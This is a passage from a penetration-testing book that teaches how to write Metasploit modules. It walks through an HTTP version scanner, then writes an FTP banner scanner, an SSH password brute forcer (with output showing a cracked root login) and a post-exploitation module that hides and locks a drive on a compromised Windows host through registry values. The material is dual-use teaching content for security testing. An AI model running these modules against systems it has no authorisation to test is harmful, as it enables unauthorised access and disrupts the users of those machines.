-rw-r--r--  1 root root   143 Jan  1 16:59 anemone.rb
-rw-r--r--  1 root root   367 Jan  1 16:59 bit-struct.rb
-rw-r--r--  1 root root  2217 Jan  1 16:59 enumerable.rb
-rw-r--r--  1 root root   722 Jan  1 16:59 msfenv.rb
-rw-r--r--  1 root root   367 Jan  1 16:59 postgres_msf.rb
-rw-r--r--  1 root root 23897 Jan  1 16:59 rbmysql.rb
-rw-r--r--  1 root root  2982 Jan  1 16:59 rex.rb
-rw-r--r--  1 root root   294 Jan  1 16:59 snmp.rb
-rw-r--r--  1 root root    71 Jan  1 16:59 sshkey.rb
-rw-r--r--  1 root root    71 Jan  1 16:59 telephony.rb
-rw-r--r--  1 root root  1660 Jan  1 16:59 windows_console_color_support.rb
```

As we can see in the preceding screenshot, we have the important REX libraries located in the `/lib` directory and all the other important directories for various services listed in it as well.

The other important `/base` and `/core` library directories are located under the `/msf` directory, which is clearly visible in the following screenshot:

```
root@mm:/usr/share/metasploit-framework/lib/msf# ls -la -X
total 88
drwxr-xr-x  6 root root  4096 Mar 21 13:18 base
drwxr-xr-x 16 root root 12288 Mar 21 13:18 core
drwxr-xr-x  3 root root  4096 Mar 21 13:18 scripts
drwxr-xr-x  4 root root  4096 Mar 21 13:18 ui
drwxr-xr-x  2 root root  4096 Mar 21 13:18 util
drwxr-xr-x  7 root root  4096 Mar 21 13:18 .
drwxr-xr-x 20 root root  4096 Mar 21 13:18 ..
-rw-r--r--  1 root root 1012 Jan  1 16:59 base.rb
-rw-r--r--  1 root root 1464 Jan  1 16:59 core.rb
-rw-r--r--  1 root root  156 Jan  1 16:59 events.rb
-rw-r--r--  1 root root 3760 Jan  1 16:59 sanity.rb
-rw-r--r--  1 root root  169 Jan  1 16:59 ui.rb
-rw-r--r--  1 root root  383 Jan  1 16:59 util.rb
-rw-r--r--  1 root root 24603 Jan  1 16:59 windows_error.rb
```

Now, under the `/msf/core` libraries folder, we have libraries for all the modules we used earlier in the first chapter; this is illustrated in the following screenshot:



```
root@mm:/usr/share/metasploit-framework/lib/msf/core# ls -X
auxiliary          encoded_payload.rb    opt_port.rb
db_manager         encoder.rb          opt_raw.rb
encoder            event_dispatcher.rb opt.rb
encoding           exceptions.rb       opt_regex.rb
exe                exploit_driver.rb   opt_string.rb
exploit            exploit.rb         payload_generator.rb
handler            framework.rb        payload.rb
module             handler.rb         payload_set.rb
module_manager     host_state.rb      platform.rb
modules            module_manager.rb  plugin_manager.rb
payload            module.rb          plugin.rb
post               module_set.rb      post_mixin.rb
rpc                modules.rb        post.rb
session            nop.rb            reference.rb
author.rb          opt_address_range.rb reflective_dll_loader.rb
auxiliary.rb       opt_address.rb     rpc.rb
constants.rb       opt_base.rb        service_state.rb
database_event.rb  opt_bool.rb        session_manager.rb
data_store.rb      opt_enum.rb        session.rb
db_export.rb       opt_int.rb         site_reference.rb
db_import_error.rb option_container.rb target.rb
db_manager.rb      opt_path.rb        thread_manager.rb
```

These library files provide the core for all modules. However, for different operations and functionalities, we can refer to any library we want. Some of the most widely used library files in most of the Metasploit modules are located in the `core/exploits/` directory, as shown in the following screenshot:

```
root@mm:/usr/share/metasploit-framework/lib/msf/core/exploit# ls -X
format           dcerpc_mgmt.rb   local.rb        seh.rb
http             dcerpc.rb       mixins.rb     sip.rb
java             dect_coa.rb    mssql_commands.rb smtp_deliver.rb
kerberos         dhcp.rb       mssql.rb      smtp.rb
local            dialup.rb     mssql_sqli.rb snmp.rb
remote           egghunter.rb  mysql.rb      sunrpc.rb
smb              exe.rb       ndmp.rb      tcp.rb
afp.rb           file_dropper.rb ntlm.rb      tcp_server.rb
android.rb       fileformat.rb  omelet.rb    telnet.rb
arkieia.rb       fmtstr.rb     oracle.rb    tftp.rb
browser_autopwn2.rb  ftp.rb      pdf_parse.rb tincd.rb
browser_autopwn.rb   ftpserver.rb pdf.rb       tns.rb
brute.rb         gdb.rb       php_exe.rb   udp.rb
brutetargets.rb  imap.rb      pop2.rb      vim_soap.rb
capture.rb       ip.rb       postgres.rb  wbemexec.rb
cmdstager.rb     ipv6.rb      powershell.rb wdrpc_client.rb
db2.rb           java.rb      realport.rb wdrpc.rb
dcerpc_epm.rb    jsobfu.rb    riff.rb      web.rb
dcerpc_lsa.rb    kernel_mode.rb ropdb.rb    winrm.rb
```

As we can see, it's easy to find all the relevant libraries for various types of modules in the `core/` directory. Currently, we have core libraries for exploits, payload, post-exploitation, encoders, and various other modules.



Visit the Metasploit Git repository at <https://github.com/rapid7/metasploit-framework> to access the complete source code.

Understanding the existing modules

The best way to start with writing modules is to delve deeper into the existing Metasploit modules and see how they work. Let's perform in exactly the same way and look at some modules to find out what happens when we run these modules.

The format of a Metasploit module

The skeleton for a Metasploit modules is fairly simple. We can see the universal header section in the following code:

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary
  def initialize(info = {})
    super(update_info(
      'Name'          => 'Module name',
      'Description'   => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
    ))
  end
  def run
    # Main function
  end
end
```

A module generally starts by including the important libraries with the `require` keyword, which in the preceding code is followed by the `msf/core` libraries. Thus, it includes the core libraries from the `msf` directory.

The next major thing is to define the class type in place of `MetasploitModule`, which is generally `Metasploit3` or `Metasploit4`, based on the intended version of Metasploit. In the same line where we define the class type, we need to define the type of module we are going to create. We can see that we have defined `MSF::Auxiliary` for the same purpose.

In the initialize method, which is default constructor in Ruby, we define the `Name`, `Description`, `Author`, `Licensing`, `CVE` details and so on. This method covers all the relevant information for a particular module: `Name`, generally contains the software name which is being targeted; `Description` contains the excerpt on explanation of the vulnerability; `Author` is the name of the person who develop the module; and `License` is `MSF_LICENSE` as stated in the preceding code example. Auxiliary module's main method is the `run` method. Hence, all the operations should be performed inside it unless and until you have plenty of methods. However, the execution will still begin from the `run` method.

Disassembling existing HTTP server scanner module

Let's work with a simple module for an HTTP version scanner and see how it actually works. The path to this Metasploit module is:

`/modules/auxiliary/scanner/http/http_version.rb`.

Let's examine this module systematically:

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
```

Let's discuss how things are arranged here. The copyright lines, starting with the `#` symbol are the comments and generally included in all Metasploit modules. The `require 'rex/proto/http'` statement tasks the interpreter to include a path to all the HTTP protocol methods from the REX library. Therefore, the path to all the files from the `/lib/rex/proto/http` directory is now available to the module as shown in the following screenshot:

```
root@mm:/usr/share/metasploit-framework/lib/rex/proto/http# ls -X
handler    client.rb          handler.rb   request.rb   server.rb
packet     client_request.rb  packet.rb    response.rb
```

All these files contain a variety of HTTP methods, which include functions to set up a connection, the GET and POST request, response handling, and so on.

In the next step, the `require 'msf/core'` statement is used to include a path for all the significant core libraries as discussed previously. The `class Metasploit3` statement defines the given code intended for Metasploit version 3 and above. However, `Msf::Auxiliary` defines the code as an auxiliary type module. Let's now continue with the code as follows:

```
# Exploit mixins should be called first
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# Scanner mixin should be near last
include Msf::Auxiliary::Scanner
```

The preceding section includes all the necessary library files that contain methods used in the modules. Let's list down the path for these included libraries as follows:

Include Statement	Path	Usage
<code>Msf::Exploit::Remote::HttpClient</code>	<code>/lib/msf/core/exploit/http/client.rb</code>	This library file will provide various methods such as connecting to the target, sending a request, disconnecting a client, and so on.
<code>Msf::Auxiliary::WmapScanServer</code>	<code>/lib/msf/core/auxiliary/wmapmodule.rb</code>	You might be wondering, what is WMAP? WMAP is a web-application-based vulnerability scanner add-on for the Metasploit framework that aids web testing using Metasploit.
<code>Msf::Auxiliary::Scanner</code>	<code>/lib/msf/core/auxiliary/scanner.rb</code>	This file contains all the various functions for scanner-based modules. This file supports various methods such as running a module, initializing and scanning the progress and so on.

An important item of information to make a note of is that we are able to include these libraries only because we have defined the require 'msf/core' statement in the preceding section. Let's look at the next piece of code:

```
def initialize
super(
    'Name'      => 'HTTP Version Detection',
    'Description' => 'Display version information about each system',
    'Author'     => 'hdm',
    'License'    => MSF_LICENSE
)

register_wmap_options({
    'OrderID' => 0,
    'Require' => {},
})
end
```

This part of the module defines the `initialize` method, which initializes the basic parameters such as `Name`, `Author`, `Description` and `License` for this module and initializes the WMAP parameters as well. Now, let's have a look at the last section of the code:

```
def run_host(ip)
begin
    connect
    res = send_request_raw({'uri' => '/', 'method' => 'GET' })
    return if not res
    fp = http_fingerprint(:response => res)
    print_status("#{$ip}:#{$rport} #{$fp}")
    rescue ::Timeout::Error, ::Errno::EPIPE
end
end
end
```

The preceding function is the meat of the scanner.

Libraries and the function

Let's see some important functions from the libraries that are used in this module as follows:

Functions	Library File	Usage
run_host	/lib/msf/core/auxiliary/scanner.rb	The main method which will run once for each host.
connect	/lib/msf/core/auxiliary/scanner.rb	Used to make a connection to the target host.
send_raw_request	/core/exploit/http/client.rb	This function is used to make raw HTTP requests to the target.
request_raw	/rex/proto/http/client.rb	Library to which send_raw_request passes data to.
http_fingerprint	/lib/msf/core/exploit/http/client.rb	Parses HTTP response into usable variables.

Let's now understand the module. Here, we have a method named `run_host` with IP as the parameter to establish a connection to the required host. The `run_host` method is referred from the `/lib/msf/core/auxiliary/scanner.rb` library file. This method will run once for each host as shown in the following screenshot:

```
if (self.respond_to?('run_range'))
  # No automated progress reporting or error handling for run_range
  return run_range(datastore['RHOSTS'])
end

if (self.respond_to?('run_host'))

  loop do
    # Stop scanning if we hit a fatal error
    break if has_fatal_errors?

    # Spawn threads for each host
    while (@tl.length < threads_max)

      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{$self.refname})-#{$ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ
      end
    end
  end
end
```

Next, we have the `begin` keyword, which denotes the beginning of the code block. In the next statement, we have the `connect` method, which establishes the HTTP connection to the server as discussed in the table previously.

Next, we define a variable named `res`, which will store the response. We will use the `send_raw_request` method from the `/core/exploit/http/client.rb` file with the parameter `URI` as `/` and `method` for the request as `GET`:

```
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout = opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

The preceding method will help you to connect to the server, create a request, send a request, and read the response. We save the response in the `res` variable.

This method passes all the parameters to the `request_raw` method from the `/rex/proto/http/client.rb` file, where all these parameters are checked. We have plenty of parameters that can be set in the list of parameters. Let's see what they are:

```
#  
# Create an arbitrary HTTP request  
#  
# @param opts [Hash]  
# @option opts 'agent' [String] User-Agent header value  
# @option opts 'connection' [String] Connection header value  
# @option opts 'cookie' [String] Cookie header value  
# @option opts 'data' [String] HTTP data (only useful with some methods, see rfc2616)  
# @option opts 'encode' [Bool] URI encode the supplied URI, default: false  
# @option opts 'headers' [Hash] HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>  
# @option opts 'method' [String] HTTP method to use in the request, not limited to standard methods  
# @option opts 'proto' [String] protocol, default: HTTP  
# @option opts 'query' [String] raw query string  
# @option opts 'raw_headers' [Hash] HTTP headers  
# @option opts 'uri' [String] the URI to request  
# @option opts 'version' [String] version of the protocol, default: 1.1  
# @option opts 'vhost' [String] Host header value  
#  
# @return [ClientRequest]  
def request_raw(opts={})  
    opts = self.config.merge(opts)  
  
    opts['ssl'] = self.ssl  
    opts['cgi'] = false  
    opts['port'] = self.port  
  
    req = ClientRequest.new(opts)  
end
```

`res` is a variable that stores the results. The next instruction returns the result of `if not res` statement. However, when it comes to a successful request, execute the next command that will run the `http_fingerprint` method from the `/lib/msf/core/exploit/http/client.rb` file and store the result in a variable named `fp`. This method will record and filter out information such as `Set-cookie`, `Powered-by` and other such headers. This method requires an HTTP response packet in order to make the calculations. So, we will supply `:response => res` as a parameter, which denotes that fingerprinting should occur on the data received from the request generated previously using `res`. However, if this parameter is not given, it will redo everything and get the data again from the source. In the next line, we simply print out the response. The last line, `rescue ::Timeout::Error, ::Errno::EPIPE`, will handle exceptions if the module times out.

Now, let us run this module and see what the output is:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.10.105
RHOSTS => 192.168.10.105
msf auxiliary(http_version) > run

[*] 192.168.10.105:80 Apache/2.4.10 (Debian) ( 302-login.php )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We have now seen how a module actually works. Let's take this a step further and try writing our own custom module.

Writing out a custom FTP scanner module

Let's try and build a simple module. We will write a simple FTP fingerprinting module and see how things work. Let's examine the code for the FTP module:

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  def initialize
    super(
      'Name'         => 'FTP Version Scanner Customized Module',
      'Description'  => 'Detect FTP Version from the Target',
      'Author'        => 'Nipun Jaswal',
      'License'       => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(21),
      ], self.class)
  end
```

We start our code by defining the required libraries. We define the statement required '`'msf/core'`' to include the path to the core libraries at the very first step. Then, we define what kind of module we are creating; in this case, we are writing an auxiliary module exactly the way we did for the previous module. Next, we define the library files we need to include from the core library set as follows:

Include Statement	Path	Usage
<code>Msf::Exploit::Remote::Ftp</code>	<code>/lib/msf/core/exploit/ftp.rb</code>	The library file contains all the necessary methods related to FTP, such as methods for setting up a connection, login to the FTP service, sending a FTP command etcetera.
<code>Msf::Auxiliary::Scanner</code>	<code>/lib/msf/core/auxiliary/scanner.rb</code>	This file contains all the various functions for scanner-based modules. This file supports various methods such as running a module, initializing and scanning the progress.

Msf::Auxiliary::Report	/lib/msf/core/auxiliary/report.rb	This file contains all the various reporting functions that helps the storage of data from the running modules into the database.
------------------------	-----------------------------------	---

We define the information of the module with attributes such as name, description, author name, and license in the `initialize` method. We also define what options are required for the module to work. For example, here we assign `RPORT` to port 21, which is the default port for FTP. Let's continue with the remaining part of the module:

```
def run_host(target_host)
  connect(true, false)
  if(banner)
    print_status("#{rhost} is running #{banner}")
    report_service(:host => rhost, :port => rport, :name => "ftp", :info =>
  banner)
  end
  disconnect
end
```

Libraries and the function

Let's see some important functions from the libraries, which are used in this module as follows:

Functions	Library File	Usage
run_host	/lib/msf/core/auxiliary/scanner.rb	The main method which will run once for each host.
connect	/lib/msf/core/exploit/ftp.rb	This function is responsible for initializing a connection to the host and grabbing the banner that it stores in the <code>banner</code> variable automatically.

report_service	/lib/msf/core/auxiliary/report.rb	This method is used specifically for adding a service and its associated details into the database.
----------------	-----------------------------------	---

We define the `run_host` method, which serves as the main method. The `connect` function will be responsible for initializing a connection to the host. However, we supply two parameters to the `connect` function, which are `true` and `false`. The `true` parameter defines the use of global parameters, whereas `false` turns off the verbose capabilities of the module. The beauty of the `connect` function lies in its operation of connecting to the target and recording the banner of the FTP service in the parameter named `banner` automatically, as shown in the following screenshot:

```
#  
# This method establishes an FTP connection to host and port specified by  
# the 'rhost' and 'rport' methods. After connecting, the banner  
# message is read in and stored in the 'banner' attribute.  
#  
def connect(global = true, verbose = nil)  
    verbose ||= datastore['FTPDEBUG']  
    verbose ||= datastore['VERBOSE']  
  
    print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose  
  
    fd = super(global)  
  
    # Wait for a banner to arrive...  
    self.banner = recv_ftp_resp(fd)  
  
    print_status("Connected to target FTP server.") if verbose  
  
    # Return the file descriptor to the caller  
    fd  
end
```

Now we know that the result is stored in the `banner` attribute. Therefore, we simply print out the banner at the end. Next, we use `report_service` function so that the scan data gets saved to the database for later use or for advanced reporting. The function is located in `report.rb` file in the auxiliary library section. The code for `report_service` looks similar to the following screen:

```
#  
# Report detection of a service  
#  
def report_service(opts={})  
    return if not db  
    opts = {  
        :workspace => myworkspace,  
        :task => mytask  
    }.merge(opts)  
    framework.db.report_service(opts)  
end  
  
def report_note(opts={})  
    return if not db  
    opts = {  
        :workspace => myworkspace,  
        :task => mytask  
    }.merge(opts)  
    framework.db.report_note(opts)  
end
```

We can see the provided parameters to the `report_service` method are passed to the database using another method `framework.db.report_service` from `/lib/msf/core/db_manager/service.rb`. After performing all the necessary operations, we simply disconnect the connection with the target.

This was an easy module, and I recommend that you try building simple scanners and other modules like these.

Using msftidy

Nevertheless, before we run this module, let's check whether the module we just built is correct with regards to its syntax. We can do this by passing the module from an in-built Metasploit tool named `msftidy` as shown in the following screenshot:

```
root@kali:~# /usr/share/metasploit-framework/tools/dev/msftidy.rb /usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/ftp_version_by_nipun.rb  
/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/ftp_version_by_nipun.rb:31 - [WARNING] Spaces at EOL  
root@kali:~#
```

We will get a warning message indicating that there are a few extra spaces at the end of line number 19. When we remove the extra spaces and rerun `msftidy`, we will see that no error is generated. This proves the syntax of the module to be correct.

Now, let's run this module and see what we gather:

```
msf auxiliary(ftp_version_by_nipun) > run  
[*] 192.168.10.110 is running 220 (vsFTPD 2.3.4)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(ftp_version_by_nipun) > services  
  
Services  
=====
```

host	port	proto	name	state	info
---	---	---	---	---	---
192.168.10.110	21	tcp	ftp	open	220 (vsFTPD 2.3.4)

We can see that the module ran successfully, and it has the banner of the service running on port 21, which is **vsFTPd 2.3.4.**. `report_service` function in the preceding module stores data to the services section which can be seen by running the `services` command.



For further reading on the acceptance of modules in the Metasploit project, refer to <https://github.com/rapid7/metasploit-framework/wiki/Guidelines-for-Accepting-Modules-and-Enhancements>

Writing out a custom SSH authentication brute forcer

For checking weak login credentials, we need to perform an authentication brute force attack. The agenda of such tests is not only to test an application against weak credentials but to ensure proper authorization and access controls as well. These tests ensure that the attackers cannot simply bypass the security paradigm by trying the non-exhaustive brute force attack and are locked out after certain random guesses.

Designing the next module for authentication testing on the SSH service, we will look at how easy it is to design authentication based checks in Metasploit and perform tests that attack authentication. Let us now jump into the coding part and begin designing a module as follows:

```
require 'msf/core'
require 'metasploit/framework/credential_collection'
require 'metasploit/framework/login_scanner/ssh'

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute
```

```

def initialize
super(
  'Name'      => 'SSH Scanner',
  'Description' => %q{
    My Module.
  },
  'Author'     => 'Nipun Jaswal',
  'License'    => MSF_LICENSE
)

register_options(
[
  Opt::RPORT(22)
], self.class)
End

```

In the previous examples, we have already seen the importance of using `Msf::Auxiliary::Scanner` and `Msf::Auxiliary::Report`. Let's see the other included libraries and understand their usage through the following table:

Include Statement	Path	Usage
<code>Msf::Auxiliary::AuthBrute</code>	<code>/lib/msf/core/auxiliary/auth_brute.rb</code>	Provides the necessary brute forcing mechanisms and features such as providing options for using single entry username and passwords, wordlists, blank passwords etcetera.

In the preceding code, we also included three files which are `msf/core`, `metasploit/framework/login_scanner/ssh` and `metasploit/framework/credential_collection`. The `msf/core` includes the path to the core libraries. The `metasploit/framework/login_scanner/ssh` includes SSH login scanner library that eliminates all manual operations and provides a basic API to SSH scanning. The `metasploit/framework/credential_collection` helps creating multiple credentials based on the user inputs from the datastore.

Next, we define the class version and type of the module as we did for previous modules. In the `initialize` section, we define the basic information for this module. Let's see the next section:

```
def run_host(ip)
    cred_collection = Metasploit::Framework::CredentialCollection.new(
        blank_passwords: datastore['BLANK_PASSWORDS'],
        pass_file: datastore['PASS_FILE'],
        password: datastore['PASSWORD'],
        user_file: datastore['USER_FILE'],
        userpass_file: datastore['USERPASS_FILE'],
        username: datastore['USERNAME'],
        user_as_pass: datastore['USER_AS_PASS'],
    )

    scanner = Metasploit::Framework::LoginScanner::SSH.new(
        host: ip,
        port: datastore['RPORT'],
        cred_details: cred_collection,
        proxies: datastore['Proxies'],
        stop_on_success: datastore['STOP_ON_SUCCESS'],
        bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
        connection_timeout: datastore['SSH_TIMEOUT'],
        framework: framework,
        framework_module: self,
    )
```

We can see that we have two objects in the preceding code, which are `cred_collection` and `scanner`. An important point to make a note of here is that we do not require any manual methods of logging into the SSH service, because login scanner does everything for us. Therefore, `cred_collection` is doing nothing but yielding sets of credentials based on the `datastore` options set on a module. The beauty of the `CredentialCollection` class lies in the fact that it can take a single user name/password combination, wordlists and blank credentials all at once or one of them at a time.

All login scanner modules require credential objects for their login attempts. `scanner` object defined in the preceding code initialize an object for the SSH class. This object stores the address of the target, port, credentials as generated by the `CredentialCollection` class and other data like proxy information, `stop_on_success` that will stop the scanning on successful credential match, brute force speed and the value of the attempt timeout.

Up to this point in the module, we created two objects `cred_collection` that will generate credentials based on the user input and `scanner` object, which will use those credentials to scan the target. Next, we need to define a mechanism so that all the credentials from a wordlist or defined as single parameters are tested against the target.

We have already seen the usage of `run_host` in previous examples. Let's see what other important functions from various libraries we are going to use in this module:

Functions	Library File	Usage
<code>create_credential()</code>	<code>/lib/msf/core/auxiliary/report.rb</code>	To yield credential data from the result object.
<code>create_credential_login()</code>	<code>/lib/msf/core/auxiliary/report.rb</code>	To create login credentials from the result object, which can be used to login to a particular service.
<code>invalidate_login</code>	<code>/lib/msf/core/auxiliary/report.rb</code>	To mark a set of credentials as invalid for a particular service.

Let's see how we can achieve that:

```
scanner.scan! do |result|
    credential_data = result.to_h
    credential_data.merge!(
        module_fullname: self.fullname,
        workspace_id: myworkspace_id
    )
    if result.success?
        credential_core = create_credential(credential_data)
        credential_data[:core] = credential_core
        create_credential_login(credential_data)

        print_good "#{ip} - LOGIN SUCCESSFUL: #{result.credential}"
    else
        invalidate_login(credential_data)
        print_status "#{ip} - LOGIN FAILED: #{result.credential}
        (#{result.status}: #{result.proof})"
    end
end
end
```

It can be observed that we used `.scan` to initialize the scan and this will perform all the login attempts by itself, which means we do not need to specify any other mechanism explicitly. The `.scan` instruction is exactly like an `each` loop in Ruby.

In the next statement, the results get saved to `result` object and are assigned to the variable `credential_data` using the `to_h` method which will convert the data to hash format. In the next line, we merge the module name and workspace id into the `credential_data` variable. Next, we run if-else check on the `result` object using `.success?` variable, which denotes successful login attempt into the target. If the `result.success?` Variable returns true, we mark the credential as a successful login attempt and store it into the database. However, if the condition is not satisfied, we pass the `credential_data` variable to the `invalidate_login` method that denotes failed login.

It is advisable to run all the modules in this chapter and all the later chapters only after a consistency check through `msft tidy`. Let us try running the module as follows:

```
msf > use auxiliary/scanner/ssh/ssh_brute
msf auxiliary(ssh_brute) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(ssh_brute) > set USER_FILE /root/user
USER_FILE => /root/user
msf auxiliary(ssh_brute) > set PASS_FILE /root/pass
PASS_FILE => /root/pass
msf auxiliary(ssh_brute) > run

[*] 192.168.10.110 - LOGIN FAILED: admin:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:sjjhds2565 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:asass25555 (Incorrect: )
[+] 192.168.10.110 - LOGIN SUCCESSFUL: root:18101988
[*] 192.168.10.110 - LOGIN FAILED: cat:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:sjjhds2565 (Incorrect: )
```

We can clearly see that we were able to login with `root` and `18101988` as username and password. Let's see if we were able to log the credentials into the database using the `creds` command:

```
msf auxiliary(ssh_brute) > creds
Credentials
=====
host          origin        service      public  private   realm  private_t
ype
---          -----        -----      -----  -----   -----  -----
...
192.168.10.110  192.168.10.110  22/tcp (ssh)  root    18101988           Password
msf auxiliary(ssh_brute) > 
```

We can see we have the details logged into the database and they can be used to carry out advanced attacks or for reporting.

Rephrasing the equation

If you are scratching your head after working on the preceding module, let's understand the module in a step by step fashion:

1. We've created a `CredentialCollection` object that takes any type of user input and yields credentials. This means that if we provide `USERNAME` as root and `PASSWORD` as root, it will yield those as a single credential. However, if we use `USER_FILE` and `PASS_FILE` as dictionaries then it will take each username and password from the dictionary file and will generate credentials for each combination of username and password from the files respectively.
2. We've created `scanner` object for SSH, which will eliminate any manual command usage and will simply check all the combinations we supplied one after the other.
3. We've run our scanner using `.scan` method, which will initialize authentication brute force on the target.
4. `.scan` method will scan all credentials one after the other and based on the result it will either store it into the database and display the same with `print_good` else will display it using `print_status` without saving it.

Writing a drive disabler post exploitation module

Now, as we have seen the basics of module building, we can go a step further and try to build a post-exploitation module. A point to remember here is that we can only run a post-exploitation module after a target has been compromised successfully.

So, let's begin with a simple drive disabler module, which will disable the selected drive at the target system which is a Windows 10 operating system. Let's see the code for the module as follows:

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
      'Name'          => 'Drive Disabler',
      'Description'   => 'This Modules Hides and Restrict Access to a
Drive',
      'License'        => MSF_LICENSE,
      'Author'         => 'Nipun Jaswal'
    )
    register_options(
      [
        OptString.new('DriveName', [ true, 'Please SET the Drive Letter' ])
      ], self.class)
  end
end
```

We started in the same way as we did in the previous modules. We have added the path to all the required libraries we needed for this post-exploitation module. Let's see any new inclusion and their usage through the following table:

Include Statement	Path	Usage
Msf::Post::Windows::Registry	lib/msf/core/post/windows/registry.rb	This library will give us the power to use registry manipulation functions with ease using Ruby Mixins

Next, we define the type of module and the intended version of Metasploit. In this case, it is `Post` for post-exploitation and `Metasploit3` is the intended version. Proceeding with the code, we define the necessary information for the module in the `initialize` method. We can always define `register_options` to define our custom options to use with the module. Here, we define `DriveName` as string datatype using `OptString.new`. The definition of a new option requires two parameters that are required and `description`. We set the value of `required` to `true` because we need a drive letter to initiate the hiding and disabling process. Hence, setting it to `true` won't allow the module to run unless a value is assigned to it. Next, we define the description for the newly added `DriveName` option.

Before proceeding to the next part of the code, let's see what important function we are going to use in this module:

Functions	Library File	Usage
<code>meterpreter_registry_key_exist</code>	<code>lib/msf/core/post/windows/registry.rb</code>	Checks if a particular key exists in the registry.
<code>registry_createkey</code>	<code>lib/msf/core/post/windows/registry.rb</code>	Creates a new registry key.
<code>meterpreter_registry_setvaldata</code>	<code>lib/msf/core/post/windows/registry.rb</code>	Creates a new registry value.

Let's see the remaining part of the module:

```
def run
    drive_int = drive_string(datastore['DriveName'])
    key1="HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explore
r"

    exists = meterpreter_registry_key_exist?(key1)
    if not exists
        print_error("Key Doesn't Exist, Creating Key!")
        registry_createkey(key1)
        print_good("Hiding Drive")
        meterpreter_registry_setvaldata(key1,'NoDrives',drive_int.to_s,'REG_DWORD',
        REGISTRY_VIEW_NATIVE)
        print_good("Restricting Access to the Drive")
        meterpreter_registry_setvaldata(key1,'NoViewOnDrives',drive_int.to_s,'REG_D
WORD',REGISTRY_VIEW_NATIVE)
    else
        print_good("Key Exist, Skipping and Creating Values")
        print_good("Hiding Drive")
        meterpreter_registry_setvaldata(key1,'NoDrives',drive_int.to_s,'REG_DWORD',
        REGISTRY_VIEW_NATIVE)
        print_good("Restricting Access to the Drive")
        meterpreter_registry_setvaldata(key1,'NoViewOnDrives',drive_int.to_s,'REG_D
WORD',REGISTRY_VIEW_NATIVE)
    end
    print_good("Disabled #{datastore['DriveName']} Drive")
end
```

We generally run a post exploitation module using the `run` method. So defining `run`, we send the `DriveName` variable to the `drive_string` method to get the numeric value for the drive.

We created a variable called `key1` and stored the path of the registry in it. We will use the `meterpreter_registry_key_exist` to check if the key already exists in the system or not.

If the key exists, the value of variable `exists` is assigned `true` else `false`. In case the value of `exists` variable is `false`, we create the key using `registry_createkey(key1)` and then proceed to creating the values. However, if the condition is true, we simply create the values.

In order to hide drives and restrict access, we need to create two registry values that are `NoDrives` and `NoViewOnDrive` with the value of drive letter in decimal or hexadecimal and its type as `DWORD`.

We can do this using `meterpreter_registry_setvaldata`, since we are using the meterpreter shell. We need to supply five parameters to the `meterpreter_registry_setvaldata` function in order to ensure its proper functioning. These parameters are the key path as a string, name of the registry value as a string, decimal value of the drive letter as a string, type of registry value as a string and the view as an integer value, which would be 0 for native, 1 for 32-bit view and 2 for 64-bit view.

An example of `meterpreter_registry_setvaldata` can be broken down as follows:

```
meterpreter_registry_setvaldata(key1, 'NoViewOnDrives', drive_int.to_s, 'REG_DWORD', REGISTRY_VIEW_NATIVE)
```

In the preceding code, we set the path as `key1`, value as `NoViewOnDrives`, 4 as decimal for drive D, `REG_DWORD` as the type of registry and `REGISTRY_VIEW_NATIVE` which supplies 0.



For 32-bit registry access we need to provide 1 as the view parameter and for 64-bit we need to supply 2. However, this can be done using `REGISTRY_VIEW_32_BIT` and `REGISTRY_VIEW_64_BIT` respectively.

You might be wondering how we knew that for the drive D we have the value of bitmask as 4? Let's see how bitmask can be calculated in the following section.

To calculate the bitmask for a particular drive, we have the formula, $2^{([drive character serial number]-1)}$. Suppose, we need to disable drive C, we know that character C is the third character in the alphabet. Therefore, we can calculate the exact bitmask value for disabling the drive C drive as follows:

$$2^{(3-1)} = 2^2 = 4$$

